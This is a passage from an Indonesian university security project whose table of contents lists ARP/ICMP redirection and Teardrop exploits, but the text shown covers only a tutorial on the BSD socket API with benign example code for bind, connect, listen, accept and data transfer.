

EL-695 KEAMANAN SISTEM INFORMASI

PEMROGRAMAN SOCKET DAN EKSPLOITASI KEAMANAN

DENGAN STUDI KASUS

ARP AND ICMP REDIRECTION GAMES DAN TEARDROP

Sebuah Final Project

R Duddy Yudhiharto 3/4 23200071

Magister Teknologi Informasi

Jurusan Teknik Elektro

Institut Teknologi Bandung

rduddy@earthling.net



Daftar Isi

1	Socket Interface.....	1
1.1	Network I/O dan Socket	1
1.2	Pembentukan Socket.....	2
1.3	Penentuan Alamat Internet	3
1.4	bind() – Menetapkan Alamat Lokal	4
1.5	connect() – Menghubungkan Socket ke Alamat Tujuan	5
1.6	listen() – Menunggu dan Mengantri Koneksi	6
1.7	accept() – Menerima Koneksi.....	7
1.8	send() dan recv() – Memindahkan Data Melalui Socket.....	9
1.9	sendto() dan recvfrom() – Memindahkan Data Melalui Socket Tak Terhubung.....	10
1.10	close() dan shutdown() – Memutus dan Mengatur Koneksi.....	10
1.11	getpeername() dan getsockname() – Mendapatkan Alamat Socket Lawan dan Lokal	11
1.12	getsockopt() dan setsockopt() – Mendapatkan dan Menentukan Opsi Socket	11
1.13	Pemanggilan Socket Library.....	12
2	Client – Server	13
2.1	Program Stream Server Sederhana	13
2.2	Program Stream Client Sederhana.....	14
3	Eksploitasi Socket.....	16
3.1	Sumber Eksploitasi	16
3.2	Pengalihan Paket dengan ARP dan ICMP	16
3.2.1	Address Resolution Protocol (ARP).....	17
3.2.2	Membuka Celah Keamanan dengan ARP.....	18
3.2.3	ICMP Pengalihan	20
3.2.4	Deteksi Penerobosan dan Pencegahan.....	21
3.3	Linux and Windoze IP Fragmentation (Teardrop) Bug.....	21
3.3.1	Tumpang Tindih Fragmen IP	22
3.3.2	Eksploitasi Bug	23
3.3.3	Perbaikan	23
4	Kesimpulan	24
Lampiran A	Kode Program	25
A.1	send_arp.c.....	25

A.2	icmp_redirect.c.....	26
A.3	teardrop.c.....	28
A.4	syndrop.c.....	31
	Bibliografi.....	35

1 Socket Interface

Pembahasan protokol TCP/IP akan tidak lengkap hanya dengan mengulas prinsip dan konsep dasarnya saja. Diperlukan suatu pembahasan tentang bagaimana interface-nya dengan program aplikasi dan perangkat lunak protokol. Pada bagian ini akan dibahas interface antara program aplikasi dengan protokol TCP/IP melalui *Application Program Interface* (API).

Pertama-tama perlu dibedakan antara interface dengan protokol TCP/IP sebab dalam standard sendiri tidak didefinisikan bagaimana interaksi antara program aplikasi dengan perangkat lunak protokol. Dengan demikian, arsitektur interface tidak distandardisasikan; perancangannya ada di luar lingkup protokol. Kedua, secara praktis, tidaklah tepat untuk menggandengkan protokol dengan suatu API tertentu karena tidak ada arsitektur tunggal yang bekerja baik pada seluruh sistem. Perangkat lunak protokol ada di dalam sistem operasi komputer sehingga rincian interface akan tergantung pada sistem operasi yang digunakan.

Walaupun tidak distandardkan, pemahaman penggunaan interface akan membantu pemrogram menggunakan TCP/IP. Standard socket de facto adalah BSD (*Berkeley Software Distribution*) socket yang digunakan secara luas dalam banyak sistem. Ia juga digunakan sebagai dasar interface Microsoft Windows Socket (*Winsock*). Contoh program yang digunakan pada bagian berikut akan mengacu pada sistem Linux. Kompilasi program menggunakan `gcc`. Pembaca yang hendak menggunakan sistem lain harap dapat mempelajarinya dalam sumber terpisah.

1.1 Network I/O dan Socket

UNIX sebagai sistem operasi yang mengimplementasikan dan mempopulerkan TCP/IP didesain sebagai sistem *timesharing* untuk komputer berprosesor tunggal. Sistem operasi ini bersifat *process-oriented*, yang membuat setiap program aplikasi dieksekusi sebagai suatu proses, tepatnya, proses *user*. Program aplikasi berinteraksi dengan sistem operasi dengan melakukan *system call*.

Dalam UNIX, primitif input dan output mengikuti suatu paradigma yang sering disebut sebagai *open-read-write-close*. Proses I/O *user* (selanjutnya akan disebut proses saja) dimulai dengan memanggil *open* untuk menspesifikasikan file atau device yang akan digunakan dan memperoleh ijin akses. Pemanggilan *open* akan menghasilkan suatu nilai kembali integer yang merupakan *file descriptor* yang akan digunakan oleh proses untuk melakukan operasi I/O pada file atau device yang di-*open* tadi. Segera sesudah suatu objek di-*open*, proses dapat melakukan satu atau beberapa pemanggilan pada *read* atau *write* untuk melakukan transfer data. *Read* mentransfer data ke dalam proses sedangkan *write* ke luar, yaitu ke file atau device. Sesudah seluruh operasi transfer data selesai, maka proses memanggil *close* untuk memberitahu sistem operasi bahwa objek sudah selesai digunakan.

Sebetulnya, perancang UNIX membuat seluruh operasi I/O dalam paradigma *open-read-write-close*. Mulanya, implementasi TCP/IP dalam UNIX juga mengikuti paradigma tersebut melalui file khusus `/dev/tcp`. Namun sekelompok perancang yang menambahkan protokol jaringan ke BSD UNIX berketetapan bahwa karena protokol jaringan jauh lebih kompleks dari pada piranti I/O konvensional, maka interaksi antara proses *user* dengan protokol jaringan harusnya juga akan lebih kompleks dari pada interaksi proses *user* dengan piranti I/O konvensional. Akhirnya para perancang memutuskan untuk meninggalkan paradigma *open-read-write-close* UNIX tradisional, lalu menambahkan beberapa *operating system calls* baru dan juga rutin *library* baru. Menambahkan protokol jaringan ke dalam UNIX menyebabkan

kompleksitas interface I/O meningkat, yang ditambah lagi dengan usaha perancang untuk membangun mekanisme umum yang dapat mengakomodasi banyak protokol.

Akhirnya, kita dapat mendefinisikan kata socket dengan lebih baik. Socket sendiri sebenarnya adalah abstraksi untuk network I/O dalam API. Socket dapat dianggap sebagai suatu generalisasi mekanisme akses file UNIX yang menyediakan ujung akses untuk komunikasi. Sebagaimana halnya dengan akses file, program aplikasi meminta sistem operasi membentuk sebuah socket jika diperlukan. Sistem mengembalikan suatu nilai integer yang akan digunakan oleh program aplikasi untuk mengacu pada socket yang baru saja dibentuk, yang disebut juga dengan *socket descriptor*. Perbedaan antara *file descriptor* dengan *socket descriptor* adalah dari *system call* yang dipanggil dan *target binding*. Sistem operasi menggandengkan (*bind*) *file descriptor* dengan suatu file atau device tertentu ketika program aplikasi memanggil *open*, sedangkan socket dapat dibentuk tanpa menggandengkannya ke alamat tujuan tertentu. Program aplikasi dapat memberikan alamat tujuan saat ia menggunakan socket. Masih mengadopsi paradigma tradisional *open-read-write-close*, socket dapat digunakan bersama dengan operasi tradisional *read* dan *write*. Agar sistem dapat mengakomodasi operasi *read* dan *write* baik untuk file maupun socket, sistem akan mengalokasikan *descriptor* secara eksklusif untuk file yang tidak akan sama dengan socket.

1.2 Pembentukan Socket

Dalam bagian ini kita akan mulai menyentuh bagian pemrograman. Fungsi `socket()` akan membentuk socket. Diperlukan 3 buah argumen integer dan fungsi akan mengembalikan sebuah nilai integer.

```
#include <sys/types.h>
#include <sys/socket.h>

int socket(int domain, int type, int protocol);
```

Argumen *domain* harus diisi `AF_INET`. Dalam beberapa dokumentasi digunakan `PF_INET`, yang sebenarnya salah penggunaan. Dahulu, orang menganggap bahwa suatu *address family* (singkatan `AF` dalam `AF_INET`) dapat mendukung beberapa protokol yang dirujuk oleh *protocol family*-nya (singkatan `PF` dalam `PF_INET`). Namun, hal itu tak pernah terjadi.

Argumen *type* menentukan jenis komunikasi yang diinginkan. Jenis yang ada adalah layanan *reliable stream delivery* (`SOCK_STREAM`) dan layanan *connectionless datagram delivery* (`SOCK_DGRAM`), dan juga jenis *raw* (`SOCK_RAW`) yang memungkinkan program khusus mengakses protokol tingkat rendah ataupun *interface* jaringan.


Argumen *protocol* digunakan untuk mengakomodasi sejumlah protokol dalam kelompok dengan memilih satu protokol tertentu. Untuk menggunakan argumen ketiga ini pemrogram harus memahami keluarga protokol dengan baik untuk mengetahui jenis layanan yang diberikan oleh tiap protokol. Nilai *protocol* dapat diisi dengan 0 untuk memilih protokol yang tepat berdasarkan pada *type*.

Sesudah fungsi `socket()` dipanggil, `socket()` akan mengembalikan suatu nilai integer yaitu *socket descriptor* bila berhasil, atau `-1` bila gagal. Variabel global `errno` akan diisi dengan nilai error.

1.3 Penentuan Alamat Internet

Mulanya, suatu socket telah dibentuk tanpa ada asosiasi dengan alamat lokal maupun tujuan. Ini berarti tak ada nomor port lokal yang dipilih dan tak ada nomor port tujuan atau alamat IP tujuan yang ditentukan. Pada banyak kasus, program aplikasi tidak mempedulikan alamat lokal yang dipakai dan membiarkan perangkat lunak protokol memilikannya untuk mereka. Namun, proses server yang bekerja pada port harus dapat menentukan port itu pada sistem.

Pada fungsi-fungsi berikut, kita akan mulai menggunakan struktur data yang merepresentasikan alamat lokal ke mana suatu socket harus digandengkan. Daripada memberikan alamat yang berisi urutan byte, pemrogram lebih memilih menggunakan struktur data untuk alamat sebagai berikut:




Gambar 1-1 Struktur *sockaddr* yang digunakan untuk memberikan alamat ke *socket interface*.

Dalam kode program struktur di atas akan direpresentasikan sebagai:

```
struct sockaddr {
    unsigned short    sa_family;    // address family, AF_XXX
    char              sa_data[14]; // 14 byte alamat protokol
};
```

sa_family dapat berupa apa saja, namun *AF_INET* akan digunakan di sepanjang dokumen ini. *sa_data* akan berisi alamat tujuan dan nomor port socket. Struktur ini dapat merepresentasikan seluruh keluarga address yang mungkin. Untuk *address family* yang berisi *AF_INET* (yaitu 2) berarti oktet sisa berisi alamat TCP/IP. Setiap *address family* mendefinisikan bagaimana mereka masing-masing menggunakan oktet-oktet dalam *field* alamat. Untuk alamat TCP/IP, *sockaddr* akan dikenal sebagai *sockaddr_in*. Ia akan berisi alamat IP dan nomor port protokol.



Gambar 1-2 Struktur *sockaddr_in* yang digunakan untuk alamat TCP/IP.

Dalam kode program struktur di atas akan direpresentasikan sebagai (dengan *in* berarti internet):

```
struct sockaddr_in {
    short int         sin_family;    // address family
    unsigned short int sin_port;    // nomor port
    struct in_addr    sin_addr;    // alamat internet
    unsigned char     sin_zero[8]; // padding agar ukuran tetap
};
```

Perhatikan bahwa `sin_zero` harus diisi nol semuanya, misalnya dengan fungsi `memset()`. Hal yang penting di sini, sebuah pointer ke `sockaddr_in` dapat di-*cast* menjadi pointer ke `sockaddr` dan sebaliknya, karena ukuran struktur tersebut sama. Jadi walau pemanggilan `socket()` memerlukan `struct sockaddr*`, kita masih dapat menggunakan `struct sockaddr_in`, dan meng-*cast*-nya saat diperlukan. Field `sin_family` berkaitan dengan field `sa_family` dalam `struct sockaddr` dan harus diisi `AF_INET`. Field `sin_port` dan `sin_addr` harus dalam urutan byte network (MSB dahulu). Lalu yang menjadi pertanyaan adalah bagaimana `struct sin_addr` berada dalam urutan byte network? Jawabannya adalah dengan menggunakan suatu tipe data 4 byte yaitu `long`

```
struct sin_addr {
    unsigned long    s_addr;        // panjang 32 bit atau 4 byte
};
```

Sehingga bila kita menetapkan variabel `ina` sebagai data tipe `struct sockaddr_in`, maka `ina.sin_addr.s_addr` adalah alamat IP 4 byte (dalam urutan byte network).

1.4 bind() – Menetapkan Alamat Lokal

Segara sesudah socket dibentuk, sebuah program server menggunakan fungsi `bind()` untuk menetapkan sebuah alamat lokal untuk socket tersebut. Hal ini umumnya dilakukan oleh program server yang me-`listen()` koneksi yang masuk untuk memberikan layanan yang dibutuhkan. Pemanggilan sistem untuk `bind()` adalah sebagai berikut:

```
#include <sys/types.h>
#include <sys/socket.h>

int bind(int sockfd, struct sockaddr *my_addr, int addrlen);
```

Argumen `sockfd` adalah *socket descriptor* yang dihasilkan dari pemanggilan fungsi `socket()`. Argumen `my_addr` adalah pointer ke `struct sockaddr` yang menetapkan alamat lokal ke mana socket harus digandengkan, yaitu alamat IP dan nomor port. Selanjutnya argumen `addrlen` adalah suatu nilai integer yang menetapkan panjang dari `struct sockaddr` dalam byte. Biasanya `addrlen` diisi dengan `sizeof(struct sockaddr)`.

Meskipun kita dapat saja menetapkan nilai sembarang dalam `struct sockaddr` saat pemanggilan `bind()` namun tidak semua penggandengan yang mungkin adalah valid. Jika pemrogram memberikan nomor port yang sudah digunakan oleh program lain, atau alamat IP yang invalid, maka pemanggilan `bind()` akan menghasilkan suatu kode error.

Untuk memperjelas penggunaan `bind()`, kita lihat sebuah contoh berikut:

```
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define MYPORT 9110

main() {
    int sockfd;
    struct sockaddr_in my_addr;

    sockfd = socket(AF_INET, SOCK_STREAM, 0);    // periksa error!!

    my_addr.sin_family = AF_INET;                // urutan byte host
```

```

my_addr.sin_port = htons(MYPORT); // short, urutan byte network
my_addr.sin_addr.s_addr = inet_addr("192.68.12.1");
memset(&(my_addr.sin_zero), '\0', 8); // nol-kan sisanya

bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr));
// jangan lupa periksa error!!
..
..
}

```

Beberapa proses mendapatkan alamat IP sendiri dan/atau port dapat diotomasi:

```

my_addr.sin_port = 0; // pilih port tak terpakai secara acak
my_addr.sin_addr.s_addr = INADDR_ANY; // gunakan alamat IP saya

```

Sekali lagi, agar program kompatibel dengan berbagai sistem operasi, nilai untuk port dan alamat IP harus dalam urutan byte network. Program dimodifikasi menjadi:

```

my_addr.sin_port = htons(0);
my_addr.sin_addr.s_addr = htonl(INADDR_ANY);

```

meskipun sesungguhnya nilai `INADDR_ANY` adalah juga 0 yang sama baik untuk urutan byte network maupun urutan byte host.

`bind()` akan mengembalikan nilai `-1` jika terjadi error dan mengubah variabel `errno` ke nilai error-nya.

1.5 connect() – Menghubungkan Socket ke Alamat Tujuan

Mulanya, socket dibentuk dalam kondisi *tak terhubung* yang berarti socket itu tak berasosiasi dengan suatu tujuan apapun di luar. Fungsi `connect()` menggandengkan suatu tujuan permanen pada sebuah socket sehingga menempatkannya pada kondisi *terhubung*. Suatu program aplikasi perlu memanggil `connect()` untuk membangun suatu koneksi sebelum ia dapat memindahkan data melalui socket *reliable stream*. Socket yang digunakan untuk layanan *connectionless datagram* tidak perlu dihubungkan sebelum digunakan, namun dengan memanggil `connect()` ia dapat menggunakan socket tanpa perlu lagi menentukan tujuan setiap kali memindahkan data. Pemanggilan sistem untuk `connect()` adalah sebagai berikut:

```

#include <sys/types.h>
#include <sys/socket.h>

int connect(int sockfd, struct sockaddr *dest_addr, int addrlen);

```

Argumen baru yang belum dijelaskan adalah `dest_addr` yang berisi alamat IP dan port tujuan. Untuk lebih memahami penggunaan fungsi ini, kita lihat contoh berikut:

```

#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define DEST_IP "202.138.224.2"
#define DEST_PORT 23

main() {
    int sockfd;
    struct sockaddr_in dest_addr; // akan menyimpan alamat tujuan

```

```

sockfd = socket(AF_INET, SOCK_STREAM, 0);    // periksa error!!

dest_addr.sin_family = AF_INET;           // urutan byte host
dest_addr.sin_port = htons(DEST_PORT);    // short, urutan byte network
dest_addr.sin_addr.s_addr = inet_addr(DEST_IP);
memset(&(dest_addr.sin_zero), '\0', 8);    // nol-kan sisanya

connect(sockfd, (struct sockaddr *)&dest_addr, \
        sizeof(struct sockaddr));
// jangan lupa periksa error!!
..
..
}

```

`connect()` akan mengembalikan nilai `-1` jika terjadi error dan mengubah variabel `errno` ke nilai error-nya.

Dengan memilih layanan *reliable stream delivery* berarti memilih TCP. `connect()` akan membuat sebuah koneksi TCP dengan alamat tujuan. Dalam hal layanan *connectionless datagram* `connect()` hanya melakukan penyimpanan alamat tujuan secara lokal.

Perhatikan bahwa kita tidak memanggil `bind()`. Pada dasarnya kita tidak peduli dengan nomor port lokal kita. Kita hanya peduli ke mana tujuan kita. Sistem akan memilihkan sebuah port lokal untuk kita dan sistem tujuan akan secara otomatis mendapatkan informasi itu.

1.6 `listen()` – Menunggu dan Mengantri Koneksi

Fungsi `listen()` menjadikan server menyiapkan sebuah socket untuk koneksi masuk. `listen()` menempatkan socket dalam mode pasif; siap untuk koneksi masuk. Fungsi `listen()` tidak hanya melakukan itu saja. Perhatikan kondisi berikut. Sebuah server pertama akan membentuk socket, menggandengkannya ke suatu port lokal tertentu, akhirnya menunggu permintaan layanan. Jika server menggunakan layanan *reliable stream delivery*, atau pemrosesan respons membutuhkan waktu yang tak tentu, bisa terjadi bahwa sebuah permintaan yang baru datang sebelum server menyelesaikan merespons permintaan sebelumnya. Untuk menghindari protokol menolak atau membuang permintaan baru, server harus memberitahu perangkat lunak protokol di bawahnya bahwa ia ingin agar permintaan tersebut diantri hingga tiba saatnya dapat diproses. Pemanggilan sistem untuk `listen()` adalah sebagai berikut:

```

#include <sys/socket.h>

int listen(int sockfd, int backlog);

```

Seperti biasa, `sockfd` adalah *socket descriptor*, dan `backlog` menentukan panjang antrian koneksi masuk yang dapat ditampung oleh socket. Jika antrian penuh, maka koneksi yang akan masuk sesudahnya akan dibuang oleh sistem. Koneksi masuk akan menunggu dalam antrian sampai server siap memprosesnya. Saat server siap, ia akan mengambil antrian paling depan, yaitu dengan memanggil fungsi `accept()`, yang akan dijelaskan berikutnya. Kebanyakan sistem membatasi jumlah antrian ini sebanyak 20. Kita bisa berikan angka 5 hingga 10.

`listen()` akan mengembalikan nilai `-1` jika terjadi error dan mengubah variabel `errno` ke nilai error-nya.

Jadi, urutan pemanggilan sistem (dalam *pseudocode*) untuk server agar dapat menerima koneksi masuk adalah:

```

socket();
bind();
listen();
/* lalu accept() di sini */

```

Perhatikan bahwa `listen()` hanya berlaku untuk socket yang menggunakan layanan *reliable stream delivery*.

1.7 accept() – Menerima Koneksi

Sebuah proses server akan memanggil `socket()`, `bind()`, `listen()`, untuk membentuk socket, menggandengkannya ke port protokol tertentu, lalu menyiapkannya untuk koneksi masuk. Perhatikan bahwa pemanggilan `bind()` akan mengasosiasikan socket dengan port protokol tertentu, namun socket tidak dihubungkan ke tujuan luar tertentu. Kenyataannya, tujuan luar harus menetapkan sebuah *wildcard* (nilai bebas), yang mengizinkan socket menerima permintaan koneksi.

Setiap koneksi masuk akan ditaruh dalam antrian, dan server mengambilnya dengan `accept()`. Pemanggilan `accept()` akan terhalang hingga sebuah permintaan koneksi datang. Fungsi `accept()` akan mengembalikan *socket descriptor* yang baru. Jadi sekarang ada dua *socket descriptor*; satu yang asli masih menunggu koneksi, dan yang baru siap untuk melakukan pemindahan data. Pemanggilan sistem untuk `accept()` adalah sebagai berikut:

```

#include <sys/socket.h>

int accept(int sockfd, void *addr, int *addrlen);

```

Argumen *sockfd* adalah *socket descriptor* dari socket di mana kita sedang `listen()`. Argument *addr* adalah sebuah pointer ke sebuah `struct sockaddr_in` lokal, tempat di mana informasi tentang koneksi masuk akan disimpan (dan dengannya kita bisa mengetahui host mana yang melakukan koneksi dan melalui port mana). Argumen *addrlen* adalah sebuah pointer ke variabel integer lokal yang harus diisi `sizeof(struct sockaddr_in)` sebelum pemanggilan `accept()`. Fungsi `accept()` tidak akan menaruh byte melebihi jumlah dari yang ditetapkan oleh **addrlen*. Bila `accept()` menaruh kurang dari jumlah itu, maka ia akan mengubah isi **addrlen*. Akhirnya, sistem akan membentuk sebuah socket baru dengan bagian tujuan yang terhubung dengan client yang meminta koneksi, dan mengembalikan nilai *socket descriptor*-nya ke pemanggil fungsi. Socket yang asli masih memiliki tujuan luar *wildcard* dan masih terbuka. Dengan demikian server masih dapat terus menerima permintaan lain melalui socket aslinya.

`accept()` akan mengembalikan nilai `-1` jika terjadi error dan mengubah variabel *errno* ke nilai error-nya.

Mari kita perhatikan contoh berikut untuk mendapatkan gambaran yang lebih jelas:

```

#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define MYPOR 9110
#define BACKLOG 10 // panjang antrian maksimum

main() {
    int sockfd, new_sockfd; // listen di sockfd,
                           // koneksi di new_sockfd
    struct sockaddr_in my_addr; // informasi alamat lokal
    struct sockaddr_in their_addr; // informasi alamat luar

```

```

int sin_size;

sockfd = socket(AF_INET, SOCK_STREAM, 0);    // periksa error!!

my_addr.sin_family = AF_INET;              // urutan byte host
my_addr.sin_port = htons(MYPORT);          // short, urutan byte network
my_addr.sin_addr.s_addr = INADDR_ANY;      // diisi otomatis
memset(&(my_addr.sin_zero), '\0', 8);      // nol-kan sisanya

// jangan lupa periksa error!!
bind(sockfd, (struct sockaddr *)&my_addr, \
    sizeof(struct sockaddr));

listen(sockfd, BACKLOG);

sin_size = sizeof(struct sockaddr_in);
new_sockfd = accept(sockfd, (struct sockaddr *)&their_addr, \
    &sin_size);
..
..
}

```

Selanjutnya *socket descriptor* `new_sockfd` akan digunakan dalam pemindahan data melalui pemanggilan `send()` dan `recv()`. Jika kita hanya menerima koneksi tunggal, kita dapat menutup socket asli yang tengah menunggu dengan memanggil `close(sockfd)` untuk mencegah masuknya koneksi masuk lain di port yang sama.

Segera sesudah koneksi masuk tersedia pada antrian, pemanggilan `accept()` kembali ke pemanggil dan menghasilkan informasi socket baru. Server dapat memproses permintaan tersebut secara iteratif ataupun *concurrent*. Dalam pendekatan iteratif, server sendiri yang mengurus permintaan, kemudian menutup socket baru tadi, lalu melanjutkan mengambil permintaan baru dalam antrian. Dalam pendekatan *concurrent*, segera sesudah pemanggilan `accept()` kembali, master server membentuk sebuah slave untuk mengurus permintaan. Dalam terminologi UNIX, master membuat sebuah proses anak yang paralel (`fork()`) untuk mengurus permintaan. Proses slave mewarisi salinan socket baru tadi, sehingga ia dapat langsung melayani permintaan. Sesudah selesai, slave menutup socket, lalu proses di-*terminate*. Server asli (master) menutup salinan socket baru padanya sesudah menjalankan slave. Ia lalu memanggil `accept()` kembali untuk mengurus permintaan lain yang masuk.

Perancangan *concurrent* nampaknya membingungkan karena sejumlah proses akan menggunakan nomor port lokal yang sama. Kunci untuk mengerti mekanismenya terletak pada cara perangkat lunak protokol di bawahnya memperlakukan port. Ingat bahwa dalam TCP, sepasang ujung-ujung akan membentuk koneksi. Maka, tidak menjadi masalah berapa jumlah proses yang memakai nomor port lokal tadi selama mereka berhubungan dengan tujuan yang berbeda (alamat IP dan/atau nomor port). Dalam hal *concurrent server*, ada satu proses per client dan satu lagi proses tambahan untuk menerima koneksi. Socket yang digunakan oleh proses dalam master server memiliki informasi tujuan *wildcard*, yang memungkinkannya berhubungan dengan sembarang lokasi luar. Setiap proses lainnya (dalam slave) memiliki informasi tujuan tertentu. Saat sebuah potongan paket TCP tiba, ia akan diteruskan ke socket yang terdang dengan alamat yang sama dengan informasi sumber dari potongan tersebut. Bila socket seperti itu tidak ada, ia akan diteruskan ke socket yang memiliki *wildcard* pada informasi tujuan. Karena socket dengan *wildcard* pada tujuan tidak memiliki koneksi yang terbuka, maka socket itu hanya menerima potongan TCP yang meminta koneksi baru.

1.8 send() dan recv() – Memindahkan Data Melalui Socket

Segera sesudah socket dibentuk dan terhubung, socket dapat digunakan untuk perpindahan data. Pada masing-masing arah sebenarnya ada 5 buah fungsi masing-masing yang dapat digunakan untuk perpindahan data. Di sini hanya akan dibahas dua darinya masing-masing, dan pada bagian ini satu darinya, yaitu `send()` dan `recv()`. Dua fungsi ini digunakan untuk socket yang sudah terhubung (*stream socket*). Untuk socket yang tak terhubung (*connectionless datagram*) dapat digunakan fungsi `sendto()` dan `recvfrom()` yang akan dibahas kemudian. Untuk mengirimkan data, digunakan `send()`:

```
#include <sys/socket.h>

int send(int sockfd, const void *msg, int len, int flags);
```

Argumen `sockfd` adalah *socket descriptor* lewat mana data akan dikirimkan yang didapat baik dari hasil kembali fungsi `socket()` atau `accept()`. Argumen `msg` adalah pointer ke data yang akan dikirimkan, dan `len` adalah panjang data yang akan dikirimkan dalam byte. Argumen `flags` digunakan untuk mengendalikan pengiriman. Nilai `flags` tertentu memungkinkan pengirim menetapkan bahwa pesan yang dikirimkan harus dikirim di luar pita (*out-of-band*) melalui socket yang mendukung layanan itu. Nilai lain memungkinkan pemanggil fungsi meminta agar pesan dikirimkan tanpa menggunakan tabel *routing* lokal. Tujuannya adalah agar *user* dapat mengendalikan *routing*, yang memungkinkannya membuat perangkat lunak pelacak kesalahan jaringan. Tentu saja tidak semua socket mendukung semua permintaan. Beberapa membutuhkan *privilege* khusus, dan lainnya benar-benar tak didukung. Saat ini, nilai `flags` cukup diberi nilai 0. Contoh penggunaan `send()` adalah:

```
char *msg = "Dummy data to be sent over socket.";
int len, bytes_sent;
..
len = strlen(msg);
bytes_sent = send(sockfd, msg, len, 0);
..
```

Fungsi `send()` mengembalikan jumlah byte yang sebenarnya dikirimkan, yang mungkin saja kurang dari nilai yang kita berikan. `send()` hanya mengirimkan jumlah data yang mampu ditanganinya, dan pemrogram perlu memeriksa bahwa pesan sudah terkirim seluruhnya. Jadi, jika nilai yang dikembalikan oleh `send()` tidak sama dengan dengan nilai dalam `len` maka adalah tanggung jawab pemrogram untuk mengirimkan sisanya. `send()` akan mengembalikan nilai `-1` bila terjadi error dan variabel `errno` akan berisi jenis error-nya.

Pemanggilan `recv()` mirip dengan `send()` yaitu:

```
#include <sys/socket.h>

int recv(int sockfd, const void *buf, int len, unsigned int flags);
```

Argumen `buf` adalah buffer untuk menerima data dari socket, `len` adalah panjang buffer maksimum dalam byte. Sama halnya dengan di atas, `flags` dapat diisi 0.

`recv()` akan mengembalikan jumlah byte yang sebenarnya diterima, nilai `-1` bila terjadi error (dengan variabel `errno` akan berisi jenis error). Bila `recv()` mengembalikan 0 berarti sisi lawan telah menutup koneksi ke sistem lokal.

Fungsi lain yang dapat digunakan untuk mengirim data adalah `sendto()`, `sendmsg()`, `write()`, dan `writenv()`. Bagi mereka yang ingin mempelajari ketiga fungsi terakhir lebih lanjut dapat membaca literatur terpisah.

1.9 `sendto()` dan `recvfrom()` – Memindahkan Data Melalui Socket Tak Terhubung

Untuk socket yang tak terhubung, seperti untuk jenis *connectionless datagram*, maka disediakan dua fungsi untuk perpindahan data melalui socket jenis ini. Tentu saja karena tak terhubung, maka pemrogram perlu memberikan satu informasi tambahan: ke mana data akan dikirimkan, dengan kata lain informasi tujuan. Bentuknya adalah:

```
#include <sys/types.h>
#include <sys/socket.h>

int sendto(int sockfd, const void *msg, int len, unsigned int flags,
           const struct sockaddr *to_addr, int tolen);
```

Argumen yang dibutuhkan semuanya sudah kita kenal. `to_addr` adalah pointer ke `struct sockaddr` yang berisi informasi tujuan. Sama halnya dengan `send()`, `sendto()` akan mengembalikan jumlah byte yang sebenarnya telah dikirim, atau `-1` bila terjadi error.

Mirip dengannya adalah:

```
#include <sys/types.h>
#include <sys/socket.h>

int recvfrom(int sockfd, void *buf, int len, unsigned int flags,
             struct sockaddr *from_addr, int fromlen);
```

Argumen `from_addr` adalah pointer ke `struct sockaddr` yang berisi informasi asal data. Sama halnya dengan `recv()`, `recvfrom()` akan mengembalikan jumlah byte yang sebenarnya diterima dikirim, `-1` bila terjadi error, dan `0` bila koneksi telah diputus oleh lawan.

Ingat bahwa jika kita melakukan `connect()` untuk sebuah socket *connectionless datagram*, kita dapat menggunakan `send()` dan `recv()` untuk transaksi data kita. Socket itu sendiri tetap berupa *connectionless datagram socket* dan paket tetap menggunakan UDP, namun *socket interface* secara otomatis akan menambahkan informasi tujuan dan asal untuk anda.

1.10 `close()` dan `shutdown()` – Memutus dan Mengatur Koneksi

Saat sebuah proses selesai menggunakan socket, maka socket harus ditutup (*close*). `close()` memiliki bentuk:

```
void close(int sockfd);
```

Fungsi ini akan mencegah akses baca tulis lebih lanjut ke socket. Bila ada yang melakukan baca tulis ke socket yang sudah ditutup maka akan dihasilkan error. Jika suatu proses karena sesuatu hal berakhir, maka sistem akan meng-`close()` semua socket yang masih terbuka. Secara internal, pemanggilan `close()` akan menurunkan penghitung referensi untuk sebuah socket dan melenyapkan socket begitu hitungan mencapai nol.

Dalam hal kita ingin kendali yang lebih pada bagaimana arah hubungan socket ditutup, kita dapat menggunakan fungsi `shutdown()` yang memungkinkan kita menutup koneksi pada arah tertentu atau kedua arah sekaligus.

```
int shutdown(int sockfd, int how);
```

how berisi arah hubungan mana yang ditutup:

- 0 – tidak dapat menerima
- 1 – tidak dapat mengirim
- 2 – tidak dapat mengirim dan menerima

`shutdown()` akan mengembalikan 0 bila berhasil dan -1 bila terjadi error.

Jika kita menggunakan `shutdown()` pada socket yang tak terhubung, maka socket tidak lagi tersedia untuk pemanggilan `send()` dan `recv()` lebih lanjut. `shutdown()` sebenarnya tidak menutup *socket descriptor* sebagaimana yang dilakukan oleh `close()`. Ia hanya merubah penggunaannya saja. Untuk membebaskan sebuah *socket descriptor* kita tetap harus memanggil `close()`.

1.11 `getpeername()` dan `getsockname()` – Mendapatkan Alamat Socket Lawan dan Lokal

Kita sudah ketahui bahwa proses yang baru dibentuk akan mewarisi sekumpulan socket yang terbuka dari proses induknya. Kadang kala, proses yang baru tadi perlu menentukan alamat tujuan ke mana sebuah socket terhubung. Juga, sebuah proses perlu mengetahui alamat lokal sebuah socket. Ada dua fungsi untuk keperluan itu yaitu masing-masing `getpeername()` dan `getsockname()`.

```
#include <sys/socket.h>
```

```
int getpeername(int sockfd, struct sockaddr *addr, int *addrlen);  
int getsockname(int sockfd, struct sockaddr *addr, int *addrlen);
```

